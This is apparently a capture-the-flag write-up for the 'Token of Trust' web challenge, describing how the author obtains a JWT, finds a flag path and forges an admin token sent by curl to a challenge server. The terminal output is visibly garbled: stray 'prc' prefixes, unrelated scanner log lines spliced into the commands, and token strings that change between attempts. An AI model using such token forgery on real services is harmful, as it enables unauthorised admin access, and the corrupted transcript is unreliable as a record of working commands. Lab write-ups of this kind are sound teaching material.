

# Token\_Of\_Trust

## Description

CHALLENGE

202 SOLVES

✕

### Token of Trust

🥇 200

At first, this web app seems straightforward, but there's something more lurking beneath the surface. It relies on a token for user authentication, but not everything is as secure as it seems. Look closely, and you might discover that the system's trust can be manipulated.

The secret is hidden within the way this token is used. Can you find the key to unlock what's been concealed? The challenge is waiting for you to crack it.

Submit your answer in the following format:  
ACECTF{3x4mpl3\_f14g}

http://34.131.133.224:9999/


Flag

Submit


## Category

## Solution

The site has multiple instructions. It tells me to go to /login. This then tells me to send it a POST with that EXACT payload.



Doing what the site told me gives a JWT token/



Robot reveals a flag directory, I will create an admin token to get there

```
prc
prc
prc (atlas@kali)-[/tmp/test]
prc $ curl -X POST "http://34.131.133.224:9999/flag" \
prc   -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoieWRtaW4ifQ.lo6cc_YVMrNFnff6Gek_avzLJ_mgkuvBsSz52N03_6Kk" \
prc   -H "Content-Type: application/json" \
prc   -d '{"user": "admin"}'
prc
prc No token? No flag! Bring me a token, and we'll talk. 🐼
```

It doesn't seem to do Bearer auth but it says give it a token, so I did, literally.

```
prc y addon@kali:~/bin$ ./bin/manager - Loaded passive scan rule: Timestamp Disclosure
prc (atlas@kali)-[/tmp/test] bin/manager - Loaded passive scan rule: User Controllable Charset
prc $ curl -X POST "http://34.131.133.224:9999/flag" \ - Loaded scan rule: Cookie Poisoning
prc -H "Content-Type: application/json" \ - Loaded passive scan rule: User Controllable HTML Element Attribute (Potential XSS)
prc -d '{"token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoiaWVWRtaW4ifQ.lo6cc_YVMrNFnffGek_avzLJ_mgkuvBsSz52N03_6Kk"}'
prc y addon@kali:~/bin$ ./bin/manager - Loaded passive scan rule: Open Redirect
prc ACECTF{jwt_cr4ck3d_4dm1n_4cce55_0bt41n3d!} - Loaded passive scan rule: Username Hash Found
prc y addon@kali:~/bin$ ./bin/manager - Loaded passive scan rule: ViewState
```